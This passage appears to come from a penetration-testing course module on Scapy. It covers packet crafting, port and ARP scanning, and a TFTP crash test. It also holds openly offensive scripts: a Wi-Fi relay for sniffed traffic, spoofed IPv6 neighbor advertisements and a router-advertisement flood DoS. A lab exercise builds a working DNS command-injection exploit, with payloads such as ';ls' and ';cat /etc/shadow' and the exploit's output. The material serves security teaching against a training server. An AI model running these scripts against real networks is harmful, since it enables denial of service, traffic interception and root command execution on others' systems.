Alternatively, we can use Python dictionary syntax to refer to any prior layer by the protocol name. In the example on this slide, we can reference the IP-specific destination address "`dst`" by referencing it as "`p[IP].dst`", instead of `p.payload.dst`. This works similarly for any embedded protocol layer, allowing us to reference fields such as the DHCP options ("`p[DHCP].options`") directly without several ugly "`payload`" linked references.

Inspecting Packets with Scapy

- We can review the contents of a packet several ways
- Useful for packets you are creating
 - Or packets received
 - Or packets read from a Libpcap file
- Can focus output using `packet[UDP].show()`
- `summary()` and `show()` can work with a single packet or a list of packets
- Hexdumps!

```
>>> packet.summary()
'Ether / IPv6 / UDP fe80::ad4d:2c29:7f1c:3f42:62504 >
ff02::1:3:hostmon / LLMNRQuery'
>>> packet
<Ether dst=33:33:00:01:00:03 src=00:21:86:5c:1b:0e
type=0x86dd |<IPv6 version=6L tc=0L fl=0L plen=41
nh=UDP hlim=1 src=fe80::ad4d:2c29:7f1c:3f42
dst=ff02::1:3
>>> packet.show()
###[ Ethernet ]###
dst= 33:33:00:01:00:03
src= 00:21:86:5c:1b:0e
type= 0x86dd
>>> packet[DNSQR].show()
###[ DNS Question Record ]###
qname= 'BRW00234DDA2223.'
qtype= A
qclass= IN
>>> hexdump(packet[DNSQR])
0000  0F 42 52 57 30 30 32 33 .BRW0023
```

Inspecting Packets with Scapy

Scapy provides several mechanisms for us to view and interact with Scapy packet objects. These packet objects can be packets we've created by appending multiple protocols together, packets we've received from a network interface, or packets we've read from a packet capture file.

Most of the Scapy packet inspection functionality consists of a method you call from the packet object or list of packet objects. For a packet object called "packet", we can get a summary of the packet by invoking the ".summary()" method, as shown in the example on this slide. This gives us a one-line output (sometimes the line is very long) for the packet. If you have a list of packets, invoking ".summary()" on the packet list will display one line of output for each packet.

We can get some additional detail describing all our settings simply by entering the name of the packet object at the Scapy ">>>" prompt, as shown here for our packet object. In this output, each layer in the packet object is delimited by the vertical bar or pipe character, "|".

For more detailed output, we can invoke the ".show()" method on the packet object, as shown with the "packet.show()" output on this slide. This output will identify each of the parameters, one per line, separating each protocol by "###[Protocol Name]###". Since each option is displayed, the output from the .show() method is very long. We can focus the output of this display to a specific protocol layer and each subsequent layer by specifying the desired protocol layer in square brackets using "packet[DNSQR].show()" to display the DNS Query Record data and any following layers.

Finally, we can display a hexdump of the packet object contents by invoking it with the "hexdump()" function as the first parameter. Calling "hexdump(packet)" will display the entire contents of the packet in hex; calling "hexdump(packet[DNSQR])" will limit the hexdump content to just the named packet layer.

Sending Packets with Scapy

- **send(packet):** Sends the Layer 3 packet
- **sendp(packet):** Sends without adding Ethernet header
 - Useful for wireless packet injection
- **sr(packet):** Send and receive responses to packet stimuli
 - **sr1(packet):** Send and stop after first response
 - **srp()**, **srp1()** work similarly without adding the Ethernet header
 - Returns two objects: Answered and unanswered packets – `ans,unans=sr1(packet)`

Sending Packets with Scapy

Scapy includes several functions to send our crafted packets:

- **send(packet):** Sends the packet, prepending an Ethernet header or other appropriate link type based on the default interface. When you use `send()`, the packet usually starts with an IP() header or other Layer 3 protocol. You can repeatedly send the packet using `send()` by adding "`count=N`" for a specified number of transmits or "`loop=1`" to continue sending until interrupted. You can introduce a per-packet delay between each transmission by adding "`inter=.5`" for a ½ second delay, or any other increment of seconds.
- **sendp(packet):** Like `send()`, `sendp()` sends the packet but does not prepend the Ethernet or link type header. You are responsible for the entire packet contents when you use `sendp()`. `sendp()` also accepts the `count`, `loop`, and `inter` variables to control how the packet is sent.
- **sr(packet):** Sends the packet and receives responses solicited from the transmitted frame, displaying the summarized results to the user. `sr()` stops receiving when interrupted (with CTRL-S) or when it recognizes that the transmission is complete (such as following a TCP RST for TCP packets).
 - **sr1(packet):** Similar to `sr()`, but it stops after the first response packet is received.
 - **srp(packet):** Works similarly to `sr()` but does not prepend an Ethernet header like `sendp()`.
 - **srp1(packet):** Works similarly to `sr1()` but does not prepend an Ethernet header like `sendp()`.

When the `sr()`, `sr1()`, `srp()`, and `srp1()` functions are called, they return two objects: answered and unanswered packets. Scapy users will often record both responses using the syntax on this slide, allowing us to identify which targets responded or did not respond to our injected packets.

Scapy by Example: tcpping

- Task:
Implement a
TCP ping tool
- Record and
display
response from
target host for a
given port

```
>>> p = IP(dst="10.10.10.70")
>>> p /= TCP(dport=80)
>>> res,unans=sr(p)
Begin emission:
.*Finished to send 1 packets.

Received 2 packets, got 1 answers, remaining 0 packets
>>> res.summary()
IP / TCP 10.10.10.74:ftp_data > 10.10.10.70:www S ==> IP
/ TCP 10.10.10.70:www > 10.10.10.74:ftp_data SA /
Padding
```

Scapy by Example: tcpping

Now that we've covered some of the fundamentals of Scapy, let's try a short script. Scapy can be used to send and record the responses for a crafted packet, allowing us to scan target systems. For example, if we want to implement a "TCP ping" tool, we can create a minimal IP header specifying the destination address, a minimal TCP header specifying a destination port, and use `sr()` to send the packet, recording responses in `res,unans` (responses and unanswered).

After receiving the responses, we can use the response object method "`summary()`" to get a brief summary of the response packet, as shown. The flags field in the response packet is "SA", indicating a SYN+ACK response, revealing that TCP/80 is open on the target system.

Scapy by Example: Citrix Provisioning Services TFTP

- Flaw reported by Tim Medin on Packetstan.com
- Discovered crash following Nessus scan with TFTP Traversal plugin
- Evaluated crash condition using Scapy

```
>>> ls(TFTP)
op          : ShortEnumField      = (1)
>>> ls(TFTP_RRQ)
filename    : StrNullField        = (')
mode        : StrNullField        = ('octet')
>>> send=IP(dst="192.168.31.130")/
UDP(sport=1024,dport=69)/ TFTP()/
TFTP_RRQ(filename='A'*20)
>>>
>>> send=IP(dst="192.168.31.130")/
UDP(sport=1024,dport=69)/ TFTP()/
TFTP_RRQ(filename='A'*200)
>>>
>>> send=IP(dst="192.168.31.130")/
UDP(sport=1024,dport=69)/ TFTP()/
TFTP_RRQ(filename='A'*400)
```

TFTP Server Fail!

Scapy by Example: Citrix Provisioning Services TFTP

On the Packetstan.com blog, Tim Medin posted a note regarding a flaw he discovered in the Citrix Provisioning Services TFTP software. During a routine Nessus scan, Tim discovered that the Citrix Provisioning Services TFTP process would crash unexpectedly. As this is a critical system for booting diskless workstations, he decided to investigate the issue further.

Using Scapy, Tim evaluated the TFTP packet-crafting functions, including the TFTP() header function and the TFTP_RRQ() (TFTP read request) function. First, Tim created a simple packet consisting of an IP header, followed by the UDP header. Next, he added the TFTP header using the default options, finally adding the TFTP read request header specifying a filename of 20 "A" characters.

When sending this packet, Tim didn't observe a crash condition. Next, he repeated the packet transmission, this time with 200 "A" characters. Still without observing a crash condition, Tim created a packet with a filename of 400 "A" characters. This time, the TFTP service crashed reliably, allowing Tim to further evaluate the flaw to identify if the crash is an exploitable condition.

Scapy in a Script

```

1  #!/usr/bin/env python
2  from scapy.all import srp,Ether,ARP,conf
3  # or from scapy.all import *
4  import sys
5
6  if len(sys.argv) != 2:
7      print "Usage: arpping.py <network>"
8      print " e.g.: arpping 10.10.10.0/24"
9      sys.exit(1)
10
11 conf.verb=0
12 ans,unans= srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=sys.argv[1]), timeout=2)
13 for s,r in ans:
14     print r.sprintf("%Ether.src% %ARP.psrc%")

```

```

# python arpping.py 192.168.31.0/24
WARNING: No route found for IPv6 destination :: (no default route?)
00:50:56:c0:00:01 192.168.31.1
00:50:56:ea:a5:7f 192.168.31.254

```

Scapy in a Script

So far, our Scapy examples have been run interactively with the Scapy interactive shell. We can also create Python programs that leverage the Scapy module for useful tools.

The example on this slide is a script called "arpping.py" that makes a command line argument list of target systems to reach using the ARP protocol. Here are several important items of note in this script, listed by line number:

1. The shebang is used to invoke this script with the Python interpreter.
2. The Scapy module is loaded from "scapy.all"; instead of "import *", we limit the import to the Scapy modules we will be using—specifically, "srp()", "Ether()", "ARP()", and the "conf" object. Limiting the number of modules loaded will reduce the memory overhead for this script; alternatively, "from scapy.all import *" would also work, importing all the modules.
11. A handful of runtime configuration objects are accessible with Scapy, such as the default network interface to transmit packets on (conf.iface) and verbosity controls (conf.verb). Scapy verbosity is minimized here by setting "conf.verb" to zero.
12. The srp() function is used to send one or more packets. The ARP destination address is broadcast and specified with the Ether.dst member. Additionally, the ARP IP query field is set to the value passed as the first command line parameter (sys.argv[1]). When this is a range of hosts separated by a hyphen or a CIDR mask, Scapy will attempt to reach all the target systems.
13. A for control loop is used to iterate over the ans variable, where the answers to the injected packet are recorded.
14. For each response packet ("r"), the method sprintf() is called, using the special Scapy syntax of "%Header.member%" to display the MAC address and IP address information.

Packet Capture Interaction

Read from a capture file, populating list of packets. Invoke Wireshark to view a packet.

```
>>> packets=rdpcap("in.pcap")
>>> packets
<in.pcap: TCP:195 UDP:57 ICMP:0 Other:12>
>>> packets[0][DNSQR]
<DNSQR qname='BRW00234DDA2223.' qtype=A qclass=IN |>
>>> wireshark(packet[0])
```

Populate a list of packets from a live interface, returning after count. Save to "out.pcap".

```
>>> conf.iface="eth0"
>>> packets=sniff(count=10)
>>> packets
<Sniffed: TCP:1 UDP:1 ICMP:8 Other:0>
>>> wrpcap("out.pcap", packets)
```

Extend sniff function, processing each packet in a named function.

```
>>> fp = open("payload.dat", "wb")
>>> def handler(packet):
...     fp.write(str(packet.payload.payload))
...
>>> sniff(offline="in.pcap", prn=handler)
<Sniffed: TCP:0 UDP:0 ICMP:0 Other:161190>
```

Packet Capture Interaction

Scapy has several features that allow us to easily work with packet capture data, reading from or writing to packet capture files.

In the first example, the `rdpcap()` function is used to read from the named packet capture file, returning a list of Scapy packet objects in the "packets" variable. Inspecting the packets variable reveals that 195 TCP packets, 57 UDP packets, and 12 other protocol packets were read.

In the packets list, we can inspect each packet by referring to the list element index (for example, `packets[0]` or `packets[300]`). We can inspect specific protocol layers in these packets by chaining list index references (for example, `packets[0][DNSRQ]`).

A very useful Scapy function is the ability to invoke Wireshark with a specific packet or list of packets by calling the `wireshark()` function.

Scapy can also capture packets into a list element with the `sniff()` function, as shown in the second example on this slide. You can save a single packet or a list of packets to a named packet capture with the `wrpcap()` function.

The sniff function can also be extended with a custom function that is invoked for each packet read. The third example on this slide first creates a file handle ("fp") after opening the file "payload.dat" for writing in binary format. Next, a short "handler" function is defined that takes a packet variable with each invocation of the function. In the handler function, the `packet.payload.payload` variable is converted to a string and written to the file handle.

After the handler function is defined, the `sniff()` function is called in an offline fashion, reading from the named packet capture file. For each packet read, the handler function is invoked, and the specified portion of the packet payload is written to a file. Omitting the "offline" parameter in the `sniff()` function will cause Scapy to eavesdrop on the default network interface (or another interface specified in the global `conf.iface` variable, for example, `conf.iface="tap0"`).

Using the `sniff()` function in this manner gives us tremendous functionality for reading and modifying packet capture files. Using Scapy, you could easily write a tool to obfuscate the details of a packet capture, remove specific packets from the capture, extract payload data to a binary file (as shown in this example), or otherwise modify the data to suit the needs of a tool that may only work with specific packet capture types.

The `sniff()` function also has the ability to filter packets that are returned, either to an external callback function specified with "prn" or as a return value:

- `filter` – The `filter` parameter accepts packet type filters in the Berkeley Packet Filter (BPF) syntax, matching `tcpdump`'s filtering functionality. For example, `filter="tcp and dst port 80"` will limit the `sniff()` function's returned packets to TCP packets that have a destination port of 80 (for example, outbound HTTP).
- `lfilter` – The `lfilter` parameter accepts a Python callback function to use for filtering packets beyond what can be done with BPF filters. Similar in syntax to the "prn" callback function, `lfilter` allows us to use Scapy syntax to decide if a packet should be returned from `sniff()` or sent to the `prn()` callback. A simple example using `filter`, `lfilter`, and `prn` is shown below.

```
def printresp(packet):
    print packet.show()

# Only retrieve packets with my MAC address in the bootp chaddr field
def mymac(packet):
    if BOOTP in packet:
        if packet["BOOTP"].chaddr[0:6] == "\x00\x01\x02\x03\x04\x05":
            return True
    return False

# Call the sniff function, filtering for DHCP responses (UDP and dst port
$ 68) with lfilter to only
# show packets where my MAC address is in the chaddr field.
sniff(filter="udp and dst port 68",lfilter=mymac, prn=printresp)
```

Sniffer Channel over Wireless

- AP-like device inserted into Ethernet network, ARP spoofing for sniffing
- Sends remote attacker all packets over Wi-Fi
 - "OUTPUT" interface must be in monitor mode



```
#!/usr/bin/env python
from scapy.all import *
INPUT="eth0"                                # Python variables in all uppercase
OUTPUT="mon0"                               # are intended to be used as constants
conf.verb=0

def inject(pkt):
    fakemac="00:00:de:ad:be:ef"
    sendp(RadioTap()/Dot11(type=2, addr1=fakemac, addr2=fakemac,
        addr3=fakemac)/pkt, iface=OUTPUT)

sniff(store=0,prn=inject,iface=INPUT)
```

Specify your own
function for
processing
received packets

Sniffer Channel over Wireless

A second simple Scapy script called "WiFi Mirror" is shown in this slide. This script was created to take advantage of a physical security problem at a customer site where the author was able to plant a small wireless access point (AP) under a desk while plugged into the Ethernet network. The AP was configured to mount an ARP spoofing attack to sniff all traffic on the network and then take each observed frame and send it over the wireless network for the attacker to observe for remote Ethernet sniffing.

With the interface named in the OUTPUT variable set up in monitor mode, this script will use the Scapy sniff() function to start sniffing all traffic on the network on the INPUT interface ("iface=INPUT"). Instead of storing packets ("store=0"), the script calls the "inject" function for each packet.

The "inject" function takes one parameter: the name of the packet retrieved by Scapy's sniff function. You can use your own Python or Scapy code to inspect this packet before processing the contents. For example, if you want to limit the packets being sent over the wireless network to TCP frames, you could add the check "if not pkt.haslayer("TCP"): return" prior to the sendp() call.

The inject function uses Scapy to create a fake IEEE 802.11 data packet (Dot11(), type=2) with a prepended RadioTap() header (necessary for wireless packet injection on Linux), appending the sniffed packet to the wireless packet payload. The sendp() function is used to transmit the packet on the OUTPUT interface ("iface=OUTPUT").

Anyone sniffing the wireless network will see packets with the MAC address "00:00:de:ad:be:ef", but the contents will look unusual, since the data packet is not correctly formatted. However, this is not a problem for the attacker, who can use a simple Scapy script to sniff the received packets and convert them back into Ethernet frames.

Scapy and IPv6

- IPv6 supported in Scapy since 2006
 - Complete with ICMPv6, DHCPv6, IPv6 options and more
- Useful to solve two important issues:
 - Limited tools exist to evaluate IPv6 thoroughly (some attempts, but inflexible)
 - We need more experimentation with IPv6 to vet implementations and explore bugs

```
>>> ls(IPv6)
version      : BitField          = (6)
tc           : BitField          = (0)
fl           : BitField          = (0)
plen         : ShortField        = (None)
nh           : ByteEnumField     = (59)
hlim         : ByteField         = (64)
src          : SourceIPv6Field   = (None)
dst          : IPv6Field         = ('::1')
```

Scapy and IPv6

The IPv6 protocol and much of the extension capabilities have been supported in Scapy since 2006, including the ICMPv6 and DHCPv6 protocols. With support for IPv6 in Scapy, we have a simple mechanism to interact with IPv6 networks and IPv6 connected hosts using short scripts or interactive sessions. Having support for IPv6 in Scapy is important for penetration testers for several reasons, including the following:

- Today, limited tools exist to thoroughly test IPv6 networks. The tools that do exist are generally inflexible. With Scapy, we have tremendous flexibility for testing how hosts respond to various IPv6 packets, including malformed frames.
- It is likely that many IPv6 implementation bugs exist in common systems but have yet to be discovered or fully explored. As penetration testers, we need to explore IPv6 more thoroughly on target systems to identify yet undiscovered vulnerabilities that could expose networks and systems.

Basic IPv6 Scanning

```
# modprobe ipv6 ; scapy
>>> i=IPv6()
>>> i.dst="fe80::ccac:e790:58ac:7405"
>>> i/=ICMPv6EchoRequest()
>>> srl(i)
Received 2 packets, got 1 answers, remaining 0 packets
<IPv6  version=6L tc=0L fl=0L plen=8 nh=ICMPv6 hlim=128 src=fe80::ccac:e790:58ac:7405
dst=fe80::20c:29ff:fe0c:f091 |<ICMPv6EchoReply  type=Echo Reply code=0 cksum=0xe621 id=0x0
seq=0x0 |>>
>>> ans,unans =
sr(IPv6(dst="fe80::ccac:e790:58ac:7405")/TCP(dport=[21,22,80,135,445,8080]))
Received 11 packets, got 2 answers, remaining 4 packets
>>> ans.summary()
IPv6 / TCP fe80::20c:29ff:fe0c:f091:ftp_data > fe80::ccac:e790:58ac:7405:loc_srv S ==>
IPv6 / TCP fe80::ccac:e790:58ac:7405:loc_srv > fe80::20c:29ff:fe0c:f091:ftp_data SA
IPv6 / TCP fe80::20c:29ff:fe0c:f091:ftp_data > fe80::ccac:e790:58ac:7405:microsoft_ds S
==> IPv6 / TCP fe80::ccac:e790:58ac:7405:microsoft_ds > fe80::20c:29ff:fe0c:f091:ftp_data
SA
```

Test an IPv6 host for reachability and then observe responses for a series of ports in a list element

Basic IPv6 Scanning


Earlier we established some of the fundamental concepts behind IPv6, and we can look at using Scapy to explore IPv6 networks. On Linux systems, load the IPv6 kernel driver with "modprobe ipv6" and then start Scapy. The basic IPv6() method allows us to identify the header fields when we invoke the method or by accessing the member objects (as shown in this example with "i.dst"). We can append upper-layer protocols such as ICMPv6EchoRequest() and send the frame, observing a response from the target host, as shown.

We can perform simple TCP or UDP port scanning with Scapy as well. In the second example, we record the answered (ans) and unanswered (unans) responses to our IPv6 packet to the same destination address, this time adding a TCP payload. In the destination port (dport) argument for the TCP payload, we specify a list of ports (enclosed in square brackets) we want to reach. Scapy will send multiple packets, one for each specified port, and record the responses for us. In the output shown, we see responses from the target host for the loc_srv port (135) and microsoft_ds port (445), as indicated by the SYN ACK ("SA") TCP flags.

IPv6 Router Discovery

- ARP is deprecated in IPv6, replaced with ICMPv6 Neighbor Discovery
 - Used to announce router availability and solicit L2 addresses
- Like ARP, susceptible to manipulation with spoofed traffic
- Can use Scapy to forge router advertisements with spoofed IPv6 source address of router

```
>>> ether=(Ether(dst='00:50:56:c0:00:01',
src='00:de:ad:be:ef:00'))
>>> ipv6=IPv6(src='fe80::1', dst='fe80::2')
>>> na=ICMPv6ND_NA(tgt='fe80::1')
>>> lla=ICMPv6NDOptDstLLAddr(lladdr=
'00:de:ad:be:ef:00')
>>> sendp(ether/ipv6/na/lla, loop=1, inter=3)
```



IPv6 Router Discovery

The Address Resolution Protocol (ARP) is no longer used in IPv6 networks, replaced with ICMPv6 Neighbor Discovery (ND). The ND protocol has two significant functions: announcing the availability of a router on the LAN and soliciting the Layer 2 address of hosts whose IPv6 address is known.

Like ARP, the ND protocol is susceptible to manipulation with spoofed traffic, allowing an attacker to impersonate a LAN router and to implement a Man-in-the-Middle (MitM) attack on the network, as shown.

IPv6 Neighbor Resource DoS

- Vulnerability in Windows hosts and many routers
 - 100% CPU utilization on all cores from IPv6 ND router advertisements
- Only targets hosts on the LAN
- No standard fix from the IETF, no fix from vendors

```
from scapy.all import *

pkt = Ether() \
    /IPv6() \
    /ICMPv6ND_RA() \
    /ICMPv6NDOptPrefixInfo(prefix=RandIP6(), prefixlen=64) \
    /ICMPv6NDOptSrcLLAddr(lladdr=RandMAC("00:00:0c"))

sendp(pkt, loop=1)
```

Ethernet
IPv6
Router Advertisement
Random IPv6 Address
Random MAC Address

Scapy will send router advertisements with randomized source MAC addresses to the all-nodes multicast address, advertising randomized IPv6 router addresses, as fast as possible. **Do not do this on a production network!**

IPv6 Neighbor Resource DoS

A recent vulnerability in Windows hosts and common router platforms allows an attacker to consume 100% CPU on the LAN hosts by spoofing numerous IPv6 Neighbor Discovery (ND) router advertisements. Affecting all the hosts on the LAN, quickly injecting IPv6 messages indicating "I'm a new router" can quickly cause all systems to become unresponsive.

Some vendors have indicated that they are waiting for a recommendation from the Internet Engineering Task Force (IETF) for the resolution of this flaw, since the current handling that leads to a DoS condition is compliant with the IPv6 specification. To date, there has not been any advice from the IETF on the resolution of this flaw, leaving many systems vulnerable.

We can use a short Scapy script to generate IPv6 ND router advertisements, as shown in this slide, using a random IPv6 router advertisement address with the Scapy RandIP6() method to advertise a fake router Layer 2 address randomly selected with the Scapy RandMAC() method.

Note: Running this script on your LAN will cause all Windows hosts with IPv6 support and many routers to become unresponsive very quickly. Do not run this on a production network without express consent.

Module Summary

- Scapy is a powerful tool for packet crafting, sniffing, and analysis
- Used interactively or in scripts
- Attempts to use intelligence to fill in fields where appropriate
 - Never overrides your data values
- Sample scripts and tools

Module Summary

In this module, we introduced Scapy as a powerful tool for packet crafting, sniffing, and analysis. Used interactively or as part of a Python script, Scapy uses a stacking technique to append packet headers together, using defaults, user-specified or packet intelligence, to complete the field details. We can use Scapy to craft packets for various assessment tasks, ranging from simple scripts to complex projects.

Recommended Reading

- <https://scapy.net/html.old/demo.html>
- <http://www.packetstan.com>
- <https://www.packetlevel.ch/html/scapy/scapyipv6.html>

Recommended Reading

- <https://scapy.net/html.old/demo.html>
- <http://www.packetstan.com>
- <https://www.packetlevel.ch/html/scapy/scapyipv6.html>

Exercise: Scapy DNS Exploit

- jwdsd – Python DNS server
- Develop a Scapy script to exploit a parsing vulnerability on the server
 - Simple: Send interactive packet, examine response
 - Advanced: Write a script to exploit, parsing DNS responses
 - Elite: Simulate a remote command shell
- Target: 10.10.10.68, UDP port 53

Goal: Where is Jimmy Hoffa buried? /root/secret.txt

Exercise: Scapy DNS Exploit

In this exercise, you will build a Scapy-based exploit to target the jwdsd DNS server running on the 10.10.10.68 host on UDP port 53. You can choose your own path to complete this exercise, based on your comfort with scripting and working with Python code:

- Simple Option: Use Scapy in the interactive mode (for example, by running "scapy" from the shell and creating the packet manually) to send a malicious packet to the server and examine the server response.
- Advanced Option: Write a script to exploit the DNS server, parsing DNS responses and displaying the output of injected commands in a friendly manner.
- Elite Option: Simulate a remote command shell through your Scapy script that allows the user to run any commands on the target system.

Your goal in this exercise is to examine the file in /root/secret.txt, revealing the location of Jimmy Hoffa's final resting place.

Scapy Stuff You'll Need

- Scapy DNS() – Header information
- DNS() "qd" parameter used for query data
 - qd is populated with DNSQR()

Use recursion (a one, not an L)

```
# scapy
Welcome to Scapy (2.2.0)
>>> answer = sr1(IP(dst="8.8.8.8")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="www.sans.org")))
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> answer.summary()
'IP / UDP / DNS Ans "66.35.59.202" '
>>>
```

This is my query

Scapy Stuff You'll Need

To complete this exercise, you'll need to use the Scapy DNS() and DNSQR() functions. The DNS() function allows you to create a DNS header, pre-populated as a DNS request. The DNS() function accepts a parameter, "qd", that represents the query data submitted in the request. You populate the qd parameter by returning the value from the DNSQR() function.


In the example on this slide, the sr1() function is used to send an IP packet with a UDP header. The DNS() function is used to append the DNS header to the UDP packet, populating the qd parameter with the query data specified in the DNSQR function. You'll use a similar technique to complete this lab exercise.

Note: If you are completing this lab exercise online, specify the tap0 interface for Scapy's packet injection by adding the configuration `conf.iface="tap0"` before the `sr1()` function, as shown here:

```
# scapy
Welcome to Scapy (2.3.2)
>>> conf.iface="tap0"
>>> answer =
sr1(IP(dst="8.8.8.8")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="www.sans.org"))
))
```

Wireshark DNS Example

- Having Wireshark open for a reference example while crafting packets can be helpful
- Open the DNS sample capture shown below



/root/lab/day3/dns-example.pcap

Wireshark DNS Example

While you are working on this exercise, it may be beneficial to have a sample DNS query and response record displayed in Wireshark. You can use the capture file shown on this page in Wireshark for a reference example to use while creating the exploit script.

Jwdnsd Vulnerability Disclosure

Team OWNAGE-R-US

Back again with more exploits. Team OWNAGE-R-US identifies a remote command injection (RCI) vulnerability in jwdnsd. Disclosed here for your DNS rootin-tootin-hackin enjoyment.

VULNERABILITY:

jwdnsd logs the contents of DNS queries with an invalid Type record to a file, but does not validate input data. Any DNS query that uses a type of 32 that includes a leading ";", in the hostname portion of the query record will be executed by the server. As r00t!

e.x. ;ls
 ;whoami
 ;cat /etc/shadow

DISCLOSURE:

OWNAGE-R-US is holding our exploit to give the jwdnsd author time to fix. We're nice like that.

Jwdnsd Vulnerability Disclosure

The jwdnsd DNS server is vulnerable to a remote command injection (RCI) flaw, as described in the vulnerability disclosure report shown on this page. Use this information to develop the exploit that allows you to read the contents of the /root/secret.txt file.

Scapy DNS Exploit – STOP

- Stop here unless you want answers to the exercise
- Each page following provides some of the solution, one bit at a time
 - If you get stuck, use these tips to get past it and complete the exploit

Please don't ruin the server for others (on purpose) during this lab.
Later is OK.

Scapy DNS Exploit – STOP

Don't go any further unless you want to get the answers to the exercise. The next page will start going over the answers to this exercise.

If you are stuck or need a little help getting started, look at the next slide. Each successive slide gives you a little more assistance in building the exploit. However, if you want to do it all on your own, stop right here.

During this lab, you will get remote command injection against the DNS server running as root. With this access, you could easily ruin the box by removing essential files or add a backdoor for later access. Try to resist that urge until other people have finished the lab exercise successfully. Later, if you want to hack the box further, feel free.

Interacting with the DNS Server

- The jwDNSd server responds to queries using standard DNS lookup tools
- The EXPLOITS-R-US advisory indicates that query type 32 allows for RCI
 - dig and nslookup do not let us specify arbitrary nonstandard query types
- Craft a DNS query with Scapy using query type 32

```
# dig +short @10.10.10.68 IN A "www"
10.10.10.68
# dig +short @10.10.10.68 IN 32 "www"
10.10.10.68
10.10.10.68
```

Normal query

dig treats "32" and
"www" as two A
queries

Interacting with the DNS Server

Before starting to develop the attack script, we can spend a little time interacting with the DNS server using the dig utility. The EXPLOITS-R-US advisory indicates the server is vulnerable to a command injection attack when the DNS query uses type 32 (an unsupported DNS type, unlike "A", "AAAA", "MX", and "PTR" records, for example).

While dig can be used to send a request to the server using the "A" and other supported record types, it does not allow the attacker to specify a nonstandard type by number. To send this packet, we'll craft the DNS request packet using Scapy.

Scapy Crafted DNS Query

```
# scapy
Welcome to Scapy (2.2.0)
>>> ls(DNSQR)
qname      : DNSStrField      = ('.')
qtype      : ShortEnumField   = (1)
qclass     : ShortEnumField   = (1)
>>> payload = DNS(rd=1,qd=DNSQR(qname=";ls",qtype=32))
```

- Use this payload to run "ls" on the vulnerable server
- Finish the packet header with the IP and UDP protocols
 - Send the packet with sr1(header/payload)

Scapy Crafted DNS Query

From the Scapy interactive prompt, we can create a simple DNS request packet using the DNS() and DNSQR() headers. Looking at the parameters available in DNSQR() with "ls(DNSQR)", as shown on this page, we see the qtype parameter can be used to specify the query type, while qname can be used to specify the hostname.

By combining the DNS() function using the qd parameter with the return value of DNSQR with the qname and qtype parameters sent, we can create a simple Scapy packet payload that can be used to attack the server. Finish the packet by adding the IP and UDP headers to the packet.

Exploit Enhancement (I)

- You can stop at Exploit 1 or continue to enhance your Scapy code
- Add a mechanism to display the contents of the DNS response command injection
- Scapy does not interpret the response as a valid DNS packet anymore
 - Retrieve the command output in the Raw element

Exploit Enhancement (I)

The exploit on the previous page is a handy proof of concept, but it does not present the server response for the command injection in a friendly format. You can stop here in the exercise or you can continue to enhance the script to add a mechanism that displays the contents of the DNS response in a manner convenient to read.

Note that when processing the response data from the DNS server, Scapy does not recognize the packet as a valid DNS response any longer. You will have to retrieve the command injection data from the response packet Raw element ("response [Raw]").

Working Exploit (2)

```
>>> payload = DNS(rd=1,qd=DNSQR(qname=";ls",qtype=32))
>>> header = IP(dst="10.10.10.68")/UDP(dport=53)
>>> ans = srl(header/payload)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> hexdump(ans[Raw])
0000  00 00 81 80 00 01 00 01  00 00 00 00 03 3B 6C 7D  .....;ls
0010  00 00 20 00 01 C0 0C 00  01 00 01 00 00 00 3C 00  .. .....<.
0020  7F 62 69 6E 0A 62 6F 6F  74 0A 64 65 76 0A 65 74  .bin.boot.dev.et
0030  63 0A 68 6F 6D 65 0A 69  6E 69 74 72 64 2E 69 6D  c.home.initrd.im
0040  67 0A 69 6E 69 74 72 64  2E 69 6D 67 2E 6F 6C 64  g.initrd.img.old
0050  0A 6C 69 62 0A 6C 69 62  36 34 0A 6C 6F 73 74 2B  .lib.lib64.lost+
0060  66 6F 75 6E 64 0A 6D 65  64 69 61 0A 6D 6E 74 0A  found.media.mnt.
0070  6F 70 74 0A 70 72 6F 63  0A 72 6F 6F 74 0A 72 75  opt.proc.root.ru
0080  6E 0A 73 62 69 6E 0A 73  65 6C 69 6E 75 78 0A 73  n.sbin.selinux.s
0090  72 76 0A 73 79 73 0A 74  6D 70 0A 75 73 72 0A 76  rv.sys.tmp.usr.v
>>> print str(ans[Raw]).split("\x00\x00\x00\x3c")[1][2:]
bin
boot
dev
```

This is the DNS TTL, which is always the same for this server.

Working Exploit (2)

This page shows an enhanced working exploit, building on the previous exploit. We continue to use the same injection payload and header variables, but this time we record the response from the `srl()` function in the variable `ans`.

Using the Scapy `hexdump()` function on the `ans` variable, focusing on the `Raw` element, we see a 160-byte response. The beginning of the response includes the request data `";ls"`, followed by more DNS header data, including the value `"\x00\x00\x00\x3c"`, which represents the DNS server TTL. For the `jwdsn` target server, this TTL will always be the same. We can use this as an indicator to split the previous header information from the command injection response, noting that the first 2 bytes after the TTL should also be ignored.

To parse the `Raw` data present in the DNS server response, we can convert the data to a string, splitting the data at the 4-byte TTL value. Using the Python list element reference syntax, we can access the second half of the split value (`[1]`) and skip the first type bytes (`[2:]`). This leaves us with the command injection server response as a string, which can be displayed with a simple print statement, as shown.

Exploit Enhancement (2)

- You can stop at Exploit 2 or continue to enhance your Scapy code
